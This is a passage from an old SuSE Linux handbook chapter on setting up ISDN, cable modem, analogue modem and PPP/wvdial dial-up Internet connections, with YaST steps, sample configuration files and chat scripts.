


Figure 6.1: Menu structure for ISDN configuration in YaST

- **`Start I4L`**
  ISDN is only launched at boot if this field is active. Thus you can control with this whether an ISDN connection should automatically be started at boot up.

- **`ISDN protocol`**
  Here, you may choose either the old (national) German ISDN (1TR6) or the default Euro-ISDN (EDSS1). Keep in mind that connections via a PBX often still use 1TR6.

- **`ISDN card type`**
  Select the driver type supported by HiSax. Please look at `/usr/share/doc/packages/i4l/README.SuSE` concerning P'n'P controllers, as well as Section 10.2.1 page 306 pp.

> **Note**
>
> Please note that for PCI cards no I/O address and no interrupt may be specified.

- **`Controller ID`**
  You should leave this untouched to `HiSax`.

- **`Interrupt`**
  `Memory base address`
  `IO port`
  `IO0 value`
  `IO1 value`
  Depending on the card in use, some additional settings may be required.

Only the parameters available for the device are enabled. The others are disabled.

- **`Options for loading ISDN modules`**
  This should be left empty!

Pressing `F1` will give you additional help. The configuration dialog is shown in figure 6.2.




Figure 6.2: Menu for ISDN configuration with YaST

5. Now, confirm by pressing '`Start`'.

   This is a test: the module will be loaded and a message in the window will tell you whether the card has been set up correctly.

   If OK: Confirm by pressing '`Save`'.

   Your settings will now be permanently written to `/etc/rc.config.d/i4l_*`, so that they will be activated after the next re-boot or change of the runlevel. They will remain current until you change them. After being tested, the driver remains loaded.

   If it fails: Check and change the parameters.

   Don't forget to look at `/var/log/messages`. (You did remember to open it, didn't you?).

   Possible problems may be:

   - On some boards the IRQs 12 or 15 cannot be used.
   - The given address or IRQ is already in use. Remove (for testing purposes) all controllers that are not immediately needed for testing (e. g., sound and network cards).
   - The module has already been loaded. To remove it, change to another console and enter:
     `earth: #` **`rmmod hisax`**

- The card you use is a P'n'P device. See `/usr/share/doc/packages/i4l/README.SuSE` for more information.
- Your card is not supported by HiSax (e. g., ICN, AVM-B1). See `/usr/share/doc/packages/i4l/README.SuSE`.

6. Exit YaST.

7. Configure isdnlog.

   You should configure **`isdnlog`** before launching the modules. Its task is to supervise all activities on the S0 bus system.

   You must now adapt the following files to your requirements:

   - `/etc/isdn/isdn.conf`:

     The first parameter is to set the country where you will use your `isdn4linux`. If this is Germany, you should set it as specified in File contents 6.2.1.

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
```

File contents 6.2.1: `/etc/isdn/isdn.conf`

     Here (in the `GLOBAL` section), you also need to enter your area code `AREACODE` (the dialing prefix) without the leading zero. So if your area code is, for example, `0911` you will need to enter: `AREACODE = 911`.

     In Germany, this is the only part that needs to be adapted. `CHARGEMAX = 20.00` lets you set the maximum amount of charges (in Deutsch Marks) that you will accept per day. Please do not rely on this feature!

   - `/etc/isdn/callerid.conf`:

     Here, you may enter every known telephone number. You will see their names instead of their MSNs in `/var/log/messages` when you launch **`isdnrep`**.

     See our example in File contents 6.2.2 on the next page. Your number is `4711`. The number of your ISP is `4712`.

   - `/etc/isdn/isdnlog.isdnctrl0.options`:

     Here, you may enter options for **`isdnlog`**. This is normally not necessary.

8. Now enter the commands:

```
earth: # init 1
earth: # init 2
```

   thus restarting all network services. You could also activate ISDN with YaST or just reboot, if you prefer.

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 4711
SI = 1
ALIAS = myself
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = ISP
ZONE = 1
```

File contents 6.2.2: `/etc/isdn/callerid.conf`

6.2.5 Setting up an ISDN Internet Connection

ISDN-configuration for your Internet provider

Selecting a protocol

This ISDN host offers three different modes:

- terminal login using X.75
- rawip-HDLC
- syncPPP

Of course, you may test any of these protocols, but it is recommended that you test the protocol offered by your ISP.

Requirements

- The ISDN hardware configuration functions.
- The ISDN driver has been loaded.
- You have your MSN/EAZ at hand.
- You know which protocol your ISP uses (syncPPP, rawip).
- You have the phone number of the ISP.
- You have your user name and password available.
- You know the Domain Name Server (DNS) of your provider.

These are the steps:

1. Start YaST and change to '`System administration`', '`Network configuration`', '`Network base configuration`'. See Figure 6.3 on the facing page for a screen shot.




Figure 6.3: Network configuration with YaST

2. Choose a number not already in use, e. g., `4`.
3. Now select the device '`ISDN SyncPPP`' by pressing (F5).
4. Press (F6) ('`IP address`') and enter:
   - IP address of your host: `192.168.0.99`
   - IP address of the Point-to-Point partner: `192.168.0.1`
5. Leave this window by pressing '`Continue`'.
6. Pressing (F4) activates the network device if you haven't done so already.
7. (F8) ('`ISDN`') lets you enter some ISDN-specific options. This is shown in Figure 6.4 on the next page.

   Now enter the following:
   - **`Your own telephone number (MSN): e.g. 123456`**
   - **`Number to be called:`** `012345678`

   > **Note**
   >
   > You may need to dial a leading "0" for some PBXs. Please also note that any numbers separated by a space will be regarded as two *different* telephone numbers.

   - **`Numbers that are allowed to call:`**
     Only needed for dial-in servers (and we are currently dialing out).
   - **`Only given numbers are allowed:`**
     Set this to make sure nobody starts an unwanted connection to your machine!




Figure 6.4: Setting ISDN network parameters with YaST

- **`Dialling Mode:`**
  With `auto` connections are made automatically if you try and access addresses which are normally only available via the ISDN interface. If `manual` is set it is necessary to make the connection *by hand*, when required. With the `off` setting it is not possible to establish connections via this ISDN interface.
- **`Idle time:`**
  After a period of no use (idle time), the connection will be closed.
- **`Name of PPP login:`**
  Enter the user name for your provider.
- **`Password of PPP login:`** Enter the password for your provider. The password cannot be seen here, but is represented by asterisks. It is stored in the file `/etc/ppp/pap-secrets`.

Press `F1` to get additional help.

8. Confirm '`Start`'.

   Now a network test is launched. You will get an error message if anything goes wrong. There should not be any problems so far.

   If OK: Please confirm with '`Save`'.
   Now, your settings will be written to `/etc/rc.config`, and they will remain active until you change them. The settings remain active during and after the test.

   If it fails: For some reason, the ISDN modules were not loaded. Look for clues in `/var/log/messages`.

9. In YaST, go to the menu '`Configuration nameserver`' and answer the question with **`Yes`**. Enter the IP number of your provider's nameserver

(DNS) here. If you don't know the IP number, you must ask your provider. Or you can ask someone who is already using Linux in the Internet to enter the following command in a terminal window (T-Online is used here as an example):

whois t-online.de

You will then receive a message containing lines as shown in File contents 6.2.3.

```
domain:       t-online.de
descr:        Deutsche Telekom AG, Telekom Online-Dienste
descr:        Generaldirektion, GK361
descr:        Postfach 2000
descr:        D-53105 Bonn
descr:        Germany
admin-c:      KHS252-RIPE
tech-c:       JS691-RIPE
zone-c:       FS340-RIPE
nserver:      dns00.btx.dtag.de
```

File contents 6.2.3: `Output of whois t-online.de`

In the line **nserver:** you can see the nameserver of your provider. Now all you need is the IP address for the name. To obtain this, enter the following command:

host dns00.btx.dtag.de

An answer is given, such as

`dns00.btx.dtag.de has address 194.25.2.129`

This, (`194.25.2.129`) would then be the IP address of the nameserver for T-Online.

If the connection does not work:

- Check `/var/log/messages` for "strange looking" output.
- Try again using rawip access.
- Is the MSN/EAZ correctly set up?
- Do you need to dial a `0` first?

Further tips can be found in the Support Database. This is available at: `http://sdb.suse.de/sdb/en/html` on our WWW server or via the SuSE help system (start by entering **susehelp**, or from the menu), assuming you have installed the package `susehelp`, series `doc` and the package `sdb_en`, series `doc`.

10. The connection has now probably worked. Then you should go back to YaST, press the '`Save`' button and close YaST.

Dynamic IP numbers with syncPPP

In the case of dynamic IP addresses the dummy addresses given for private use are just used as place markers until the connection is established.

Additional information

Further information on how to configure your ISDN subsystem for an ISDN connection can be found from the following sources:

- File `/usr/share/doc/packages/i4l/README.SuSE`
- Support-Database: `http://sdb.suse.de/sdb/en/html`
- In the package `i4ldoc` (e. g. the ISDN-FAQ in the file: `/usr/share/doc/packages/i4ldoc/i4l-faq`)
- `/usr/share/doc/packages/inetcfg` (package `inetcfg`): e. g.: T-Online via ISDN

6.2.6 ISDN Messages

A typical "error" message *cause* from HiSaX consists of two parts, the **`location`** and the **`cause code`**. In the case of European ISDN this consists of 5 characters, **`Exxyy`**, whereby `xx` stands for the source of the error and `yy` for the cause of the message. HiSaX always creates this output in hexadecimal form. Some messages are not really errors, but represent normal behavior for a telephone connection ("engaged", "connection ended by hanging up").

There is a manpage specifically for these messages, providing a complete list of errors: see manpage for **`isdn_cause`** (**`man isdn_cause`**).

6.3 Cable Modems

In some European countries, as well as USA and Canada, Internet access via the TV cable network is very common. Here is a step by step guide on how to get into the Internet with the Austrian Telekabel service. It ought to transferable to other cable providers.

6.3.1 The Basics

The Telekabel participant receives a "modem" from the cable company which on one side is connected to the television cable, and on the other side, to a network card in the computer, by means of a 10Base-T cable (twisted-pair). This modem then represents a fixed line for the computer, usually with a fixed IP address.

Procedure for installation

1. In case you already have a network card installed, carry on at item 8.
2. As user `'root'`, start the program YaST – if you are in KDE: press Alt + F2, then enter **`xterm`**. Start YaST in the new window.

3. Go to 'System administration', 'Integrate hardware into system', 'configure networking device'.
4. For 'Network type', enter eth0.
5. For 'Networking device type', select your card.
6. For 'Module options', enter parameters such as IO port, etc.; on kernel parameters, see chapter 14 page 383. *Attention,* if you have a PCI card, you usually do not need to give any parameters.
7. Press 'Continue'. Return to the YaST main menu (by pressing the Esc key twice).
8. Go to 'System administration', 'Network configuration', 'Network base configuration'.
9. You will now be in the window 'Selection of Network'.
10. Press F5, to set up the Ethernet device (if it is not yet entered there under 'device name', e. g.eth0).
11. Press F3 and choose 'DHCP'.
12. Press F4 to activate this device.
13. With F10 the configuration is saved.
14. Leave YaST by pressing the Esc key a few times.
15. You can now activate your network access by entering **rcdhclient start**. Then you can test the access, for example with **ping www.suse.de**.

This guide is for versions from SuSE 6.4, if you are still using version SuSE 6.3, however, one extra step must be performed. With YaST, set the rc.config variable to yes (see section 3.6.12 page 116 on how to do this). Then the network is made available each time you boot, without you having to enter a command specifically.

An alternative to this method – if your IP address, network mask and gateway are known, and are static – is to set up a fixed network configuration (see section 5.1 page 152). Find out from your cable operator if your IP address is a permanent one. The advantage of a fixed configuration: If there is a fault with cable access when booting, the boot process will continue normally, and as soon as the net problem has been remedied, you can immediately reach the Internet.

6.4 T-DSL, T-ISDN-DSL, ADSL...

Internet access using Digital Subscriber Line technologies (including T-ISDN-DSL, ADSL...etc.) under Linux is in development, although we can't give any direct support on these.

In our Support database you'll find an article covering this issue, including information on the newest developments. Read this article under http://sdb.suse.de/sdb/de/html/hoe_adsl_pppoe.html.

2

6.5 Connecting a Modem

Connecting a modem to your machine is very straightforward; the modem is connected to your machine via a serial cable. In YaST, you specify which interface to use (see section 17.6, page 466). A link from the modem device is created to `/dev/modem`, thus letting you access your modem, no matter to which port it is connected.

> **Note**
>
> There are so-called "WinModems" available commercially. These currently do not run under Linux. Please also take a look at `http://www.suse.de/sdb/en/html/cep_winmodem.html` and `http://www.linmodems.org/`; on modems in general, refer also to the `Modem-HOWTO.gz`.

The usual terminal programs are minicom and seyon (but there are others as well).

minicom

Minicom is a simple-to-use terminal program which resembles the DOS program Telix. This is not an introduction to minicom but a short overview of how to configure it.

All users who want to use minicom have to be entered in the file `/etc/minicom.users`, which contains a list of which users can access which modem, and with what kind of permissions.

Minicom is configured as follows (only as user `'root'`):

```
earth:/ # minicom -s
```

The settings are self-explanatory.

> **Note**
>
> The key combination Ctrl + L does not work in xterm or rxvt, but does function in kvt and in the text console.

6.6 Connecting to the Internet: PPP with wvdial

The program wvdial is a very powerful tool used to make analogue PPP connections to Internet Service Providers, or ☞*ISP*. Since these ISP's often use different settings in their PPP protocols, it can be very tiresome to find the correct options. wvdial now sorts this out by means of intelligent algorithms.

In the past, it was always necessary in Linux to specify the nameserver (DNS – Domain Name System) of the ISP when making the Internet connection. This is no longer necessary with wvdial; it automatically recognizes the nameserver of the provider, provided that this information is made available.

6.6.1 Configuration of wvdial

You can configure wvdial comfortably from YaST. You will find the menu under '`System Administration`', '`Network configuration`', '`Configure a PPP network`'. The menu is shown in 6.5.




Figure 6.5: Wvdial Configuration

Proceed as follows:

- Make sure that you have already installed your modem in YaST; either this was done in the course of the initial installation, or you can do it now (as described in section 3.6.1, page 102).
- Select the menu item '`Configure the current Profile`'.
- Enter the telephone number, user identification and password.
- Select the automatic nameserver configuration. If this doesn't work, you must specify the nameserver in YaST in the old way (cf. section 3.6.3, page 107).
- Select your dialling mode. This is normally tone dialling.
- If you are connected to a PBX (private branch exchange), you should select the item '`Modem on PBX (no dialtone)`'; then no dialling tone is expected.
- For the dialling-in mode, normally '`PPP-direct-PAP/CHAP`' should be chosen.

- Close the sub-menu.
- After configuring the provider, you should go to modem recognition. Simply select the menu item '`start modem recognition`'.
- If this functions, then select the item '`Run WvDial`'. You will then see a window in which various messages appear.
- When you see the message that the PPP process has been started, you can start using the Internet.
- To check if the connection has really been made, you need to open a further terminal window (in KDE: Alt + F2 and then enter **`xterm`**). In the terminal window, enter:

  ```
  earth: # su
  ```

  and then the '`root`' password. Then you should enter:

  ```
  earth: # tail -f /var/log/messages
  ```

  Now you can view any system messages which may appear. As soon as you see lines with `"Local IP:"` and `"Remote IP:"` – each followed by an IP number – you can be quite sure that the connection to the Internet is running.
- End Internet access with Ctrl + c .
- If all this works, you can start Internet access from the command line by simply entering wvdial, and stopping it with Ctrl + c. If you want to be able to do this as a normal user as well, (i. e. not as '`root`'), then you must enter the appropriate user with YaST in the groups '`uucp`' and '`dialout`' (cf. section 3.6.8, page 113).
- You can change your configuration later on without YaST, using the program wvdial.lxdialog, or in graphical form, with wvdial.tcl. These can only be run as '`root`'.

Documentation on wvdial can be found in the directory `/usr/share/doc/packages/wvdial`.

wvdial for normal users, and security

If you want normal users apart from '`root`' to be able make PPP connections with wvdial, then you must, using YaST, enter the relevant user in the groups '`uucp`' and '`dialout`'; see Section 3.6.8 page 113.

These users then also have access to the file `/etc/wvdial.conf`, which normally contains the login and password for Internet access. To increase security you can move the password to a protected file:

1. Change to the directory `/etc/ppp` and as user '`root`', create the file `wvpw` with the file permissions `600`:

   ```
   earth: # cd /etc/ppp
   earth:/etc/ppp # touch wvpw
   earth:/etc/ppp # chmod 600 wvpw
   ```

2. Open the file `wvpw` with an editor and enter only the password there, then save the file.

3. Check to see if the permissions for the file `wvpw` are correct;

   ```
   earth:/etc/ppp # ls -l wvpw
   ```

   should give you confirmation of this; see Output 6.6.1.

```
-rw-------   1 root   root       7  Jan 18 17:20 wvpw
```

Output 6.6.1: Output of the command **`ls -l wvpw`**

4. Repeat the configuration as described in Section 6.6.1 page 181; as your password, however, enter `@/etc/ppp/wvpw` (that's right, with the "at" symbol in front). This informs wvdial that the password should be taken from this file.

Modem always beeps loudly

If your modem loudspeaker is too loud during connection, you can edit the file `/etc/wvdial.conf` and insert the line

```
Init3 = ATM0
```

This command switches your modem loudspeaker off.

6.6.2 Using Different Providers with wvdial

wvdial can look after any number of parameter sets. To do this, you can additional sections in the file `/etc/wvdial.conf`, next to the section `Dialer Default`. When starting **`wvdial`** with the name of such an extra section, first the parameters from the "default" are read. All parameters which are mentioned again in the additional section overwrite the previous values.

Here is a small example for T-Online and the Call-by-Call-Provider, Arcor (file 6.6.1 on the following page). In this the YaST configuration is created. The file is extended manually with the lines in file 6.6.2 on the next page.

If wvdial is called up without parameters, a connection is made to T-Online. If you enter **`wvdial arcor`** a connection is made to Arcor. You should also have a look at the manpage for **`wvdial`** (**`man wvdial`**).

6.6.3 ISDN Terminal Adapter

These devices allow an ISDN connection. In contrast to normal ISDN apadters, the computer and adapter are connected via a serial cable.

```
[Dialer Defaults]
Modem = /dev/ttyS0
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATM0
Compuserve = 0
Tonline = 1
Dial Command = ATX3DT
Baud = 115200
Auto DNS = 1
Stupid Mode = 0
New PPPD = 1

Phone =0,0191011
Username = ????????
Password = ???????
```

File contents 6.6.1: `/etc/wvdial.conf`: Standard section

```
[Dialer arcor]
Phone =    010700192070
Username = arcor
Password = internet
```

File contents 6.6.2: `/etc/wvdial.conf`: Additional section

Note

an ISDN-TA (= terminal adapter, or phone adapter) should not be confused with a PBX device with an inbuilt ISDN card. Although these are connected via a serial cable, they use a proprietary protocol via the serial port, which is why they cannot be used in Linux. A CAPI driver which is included must be installed on the PC, but this is currently not available from the vendors for Linux. This concerns the following devices:

- *Eumex 404 PC*
- *Eumex 322 PCi*
- *AVM Fritz!XPCDr.*
- *Neuhaus Triccy Data LCR*

Although the adapters basically simulate an analog modem, these adapters have special features; e.g.

- they need special commands to allow a point-to-point connection and
- by default, they issue expanded `CONNECT` messages.

For this reason the modem configuration must be adjusted:

1. Do not use the automatic modem detection which is normally carried out by YaST.
2. In YaST, in the menu item '`System administration`', select '`Network configuration`' → '`Configure a PPP network`' → '`Configure your Provider`' → '`Expert Menu`' (ISDN, Init Strings, Port and Speed) → (Standard analog modem/non-ISDN) Modem type (analog Modem/ISDN).
3. Set the serial modem port in the '`Expert menu`'; see Section 6.6.1 page 181.
4. Log in as '`root`'.
5. Create the file `/etc/wvdial.conf` by hand; this file is normally generated automatically. The file should have the same contents as displayed in file 6.6.3.

```
[Dialer Defaults]
Modem = /dev/modem
Baud = 115200
Init1 = <special entry1>
Init2 = <special entry2>
; Phone =
; Username =
; Password =
```

File contents 6.6.3: `/etc/wvdial.conf: Terminal adapter`

For <special entry1> and <special entry2> you must – according to the device – enter the following values:

Vendor ELSA: ELSA MicroLink ISDN/TLpro and ISDN/TLV.34:
`Init1 = AT&F\ N10%P1`
`Init2 = AT\ V0`

Vendor ELSA: ELSA TanGo 1000 and ELSA TanGo 2000:
`Init1 = AT&F$IBP=HDLCP`
`Init2 does not apply`

Vendor Zyxel: all models:
`Init1 = AT&FB40`
`Init2 = ATXO`

Vendor Hagenuk: Speed/Viper Dragon:
`Init1 = ATZ`
`Init2 = AT&FB8X0`

Other Vendors: You can look up the "initstring" specified by the vendor in the adapter documentation. Sometimes scripts for Unix or Linux are also included, from which this string can be taken. Or you can take a look at which initstring the adapter uses when it dials from a different system, for example in MS-Windows.

All other configuration steps should be carried out as described in the handbook.

6.6.4 Configuring PCI Modems

The IRQ and IO addresses of the serial ports are set by default in Linux to the values which are used by ISA cards. These values are a semi-standard and in many PCs, they ensure that no resource conflicts arise. Resources for PCI cards, however, are assigned by the BIOS at boot time, and do not necessarily match the traditional values, if the BIOS alone is left to decide.

You should therefore proceed as follows when configuring wvdial:

1. Ascertain the actual values which the BIOS has assigned to the serial port, using the command **`scanpci -v`**. You need the interrupt (IRQ) and IO addresses (IO port).

2. Integrate the modem, using YaST via the items '`System administration`' / '`Integrate hardware into system`' / '`Modem configuration`'.

   When doing this make note of a possible serial mouse and other serial ports; in case of doubt, select `/dev/ttyS2`, in order to avoid any conflicts with additionally inserted, standard interface cards.

3. The command **`setserial`** can be used to change the serial port. If the modem, for example, occupies IRQ 5 and the IO address `0x220`, but the kernel expects interrupt 4 and port `0x02f8`, you can remedy this with the command

   ```
   earth: # setserial /dev/ttyS2 irq 5 port 0x220
   ```

   This command, however, now needs to be carried out every time the computer is started. To do this, you could make an entry in the file `/sbin/init.d/boot.local` – or as an alternative, you can adjust the file `/sbin/init.d/serial`, in the `start` section:

   ```
   run_setserial /dev/ttyS2 irq 5 port 0x220
   ```

   You can find more information on setserial in the manpage for **`setserial`** (**`man setserial`**).

4. To test if the configuration of the port is correct, you can enter **`wvdialconf /dev/null`**. Then all `ttySx` ports are checked, and your modem should be detected.

   Hint: As an alternative to configuring with setserial, you can change the IRQ settings in the BIOS. This is only possible if your BIOS allows this, and the IO addresses do not have to be changed.

   To do this, you have to know in which PCI slots your interface cards are located. In the setup program of some BIOSes there is a submenu in which the settings of the PCI ports are determined. Here you can assign a specific interrupt (IRQ) to each slot. In most cases this will be IRQ 3 or IRQ 4. The next time the computer starts the actual IRQ is adjusted to that which is set.

6.6.5 Manual PPP Configuration for Experts

If your Internet connection with wvdial does not work, for whatever reason, you can configure PPP here manually. If you have the choice, however, we still recommend wvdial.

Note
Some sample configurations and scripts are located in package `inetcfg`, as well as in package `ppp_nt` and in package `toppp`, series `doc`.

Notes on T-Online

The *T-Online login name* "user name" consists of

- the connection ID (12 digits), followed by
- the T-Online number (12 digits) and the
- user number (4 digits).

So altogether, the login name consists of 28 digits.

With older connections, the T-Online number is not included in the access data. Instead of this, the dialling prefix should be added to the telephone number. If the telephone number is shorter than 12 digits you need to add a `#` at the end. Aliases apparently don't work. An example:

Name: `0123456789012345678901 2#0001`
Password: the normal T-Online password

Here is a list of the T-Online servers taken from our Support Database. You might need these servers for your browsers and other tools.

Nameserver:	`dns00.btx.dtag.de`	194.25.2.129
SMTP server:	`mailto.btx.dtag.de`	send mails
POP server:	`pop.btx.dtag.de`	receive mails via "popclient"
NNTP server:	`news.btx.dtag.de`	News server

If necessary and/or possible you should enter the proxy sites as well:

FTP proxy:	`ftp-proxy.btx.dtag.de`	FTP proxy
HTTP proxy:	`www-proxy.btx.dtag.de`	WWW proxy
Wais proxy:	`wais-proxy.btx.dtag.de`	Wais proxy
Gopher proxy:	`gopher-proxy.btx.dtag.de`	Gopher proxy

Creating a connection

There are two steps involved in creating a PPP link.

- First, the connection between both modems is established. This part is performed by chat.
- When the connection is up and running, chat takes care of the login procedure with the server, and then passes control over to the PPP daemon. The daemon then initializes the PPP protocol.

After installation of package `inetcfg` you will find the script ppp-up in `/usr/share/doc/packages/inetcfg`. Now copy this script to `/etc/ppp` and adapt it to your needs.

The script ppp-up then establishes the PPP connection:

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Establishing a PPP-connection
#

localip=0.0.0.0
remoteip=
device=/dev/modem
pppflags=‘‘38400 modem debug defaultroute’’
/usr/sbin/pppd lock connect

       ’/usr/sbin/chat -v -f /etc/ppp/ppp.chat’

       $device $pppflags $localip:$remoteip
```

File contents 6.6.4: `/etc/ppp/ppp-up`

First, the IP-addresses of the client and server are set. If `0.0.0.0` is entered for the client, and the server-address is empty, pppd obtains both these addresses from the server. If the addresses are fixed, or a dynamic address-allocation is not what you want, you have to enter the appropriate number here instead.

Then the device to which the modem is connected is specified. The flags tell pppd to operate the modem at a speed of 38400 bps and to write the PPP connection into the kernel's routing table as the default route. pppd has many more options and flags. A detailed description can be found in the manpage for **pppd** (**`man 8 pppd`**) and the PPP Howto. Our example, however, should work in most cases.

Then chat takes on the task of establishing the modem connection.
The script `/etc/ppp/ppp.chat` determines how this is done:

```
TIMEOUT 30
ABORT ’’NO CARRIER’’
ABORT BUSY
ABORT ‘‘NO DIALTONE’’
ABORT ERROR
‘‘’’ +++ATZ
OK ATDT49911123456
CONNECT ‘‘’’
ogin:--ogin: <ppplogin>
word: <ppppassword>
```

File contents 6.6.5: `/etc/ppp/ppp.chat`

The **ABORT** lines determine for which answers of the modem the connection failed. With the line **+++ATZ** the modem is initialized. The line **ATDT**$<$**49911123456**$>$ dials the server.

If the string **CONNECT** is received by the modem, then the login process can begin. First the login name and then the password is sent to the server. More information about chat can be found in the manpage for **chat** (**man 8 chat**).

If both files are suitably configured and their attributes set properly, then all you need to make the connection is to run the script ppp-up.

The connection is closed by stopping PPP daemon. This can be done, for example, with the script /etc/ppp/ppp-down:

> **Note**
>
> If you have installed ppp-up in `/etc/ppp/ppp-up`, as described in this chapter, it will not be in your `PATH`; for this reason you must specify the full path name:
> `earth:/root #` **`/etc/ppp/ppp-up`**
> You should set the attribute `'x'` of this file beforehand with:
> `earth:/root #` **`chmod 755 /etc/ppp/ppp-up`**

The connection is closed by stopping the PPP daemon. This can be done, for example, with the script /etc/ppp/ppp-down:

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# Terminating PPP-connection
#

kill ‘cat /var/run/ppp0.pid‘
```

File contents 6.6.6: `/etc/ppp/ppp-down`

Make sure you don't forget the ‘ character. This is known as a command substitution, by means of which the output of **`cat /var/run/ppp0.pid`** is passed to the kill program.

Customizing the chat script

The script `/etc/ppp/ppp.chat` needs to be adjusted to your personal details, of course. Besides login name and password the whole login sequence might be different. In some rare cases it might be necessary to start the ppp protocol on the other side (e. g. with ppp default). All this cannot be described in general terms.

Unless special authentication processes, such as PAP or CHAP, are used, the login sequence is similar to a normal terminal login, except that this is done automatically by the script, rather than by hand.

For this reason you can proceed as follows:

- Read carefully the information from your service provider, and ask them if there is a script already adapted to your needs. If this is the case we are very interested in feedback, so that we can collect these scripts for our distribution. The scripts we have collected so far can be viewed directly in our Support DataBase:

  `http://sdb.suse.de/sdb/en/html`

- Please have pencil and paper at hand!
- Take one of the terminal programs (e. g. minicom) and log in manually. Please note *exactly* what is sent by your provider, in what order, and what input is needed from your side. Most terminal programs (including minicom) enable you to automatically protocol all your text on screen. With minicom, this is achieved by `Ctrl-A` `L`.
- Continue doing so until the remote station changes into ppp mode, which normally happens when a message such as: `"ppp-protocol started"` is seen.
- The existing connection is now *killed*, i. e., hung up (minicom: `Ctrl-A` `H`)
- End the terminal program (Minicom `Ctrl-A` `X`).
- Using this protocol, you can now customize your chat script.

A few more explanations concerning chat:

First chat is initialized

```
TIMEOUT 30
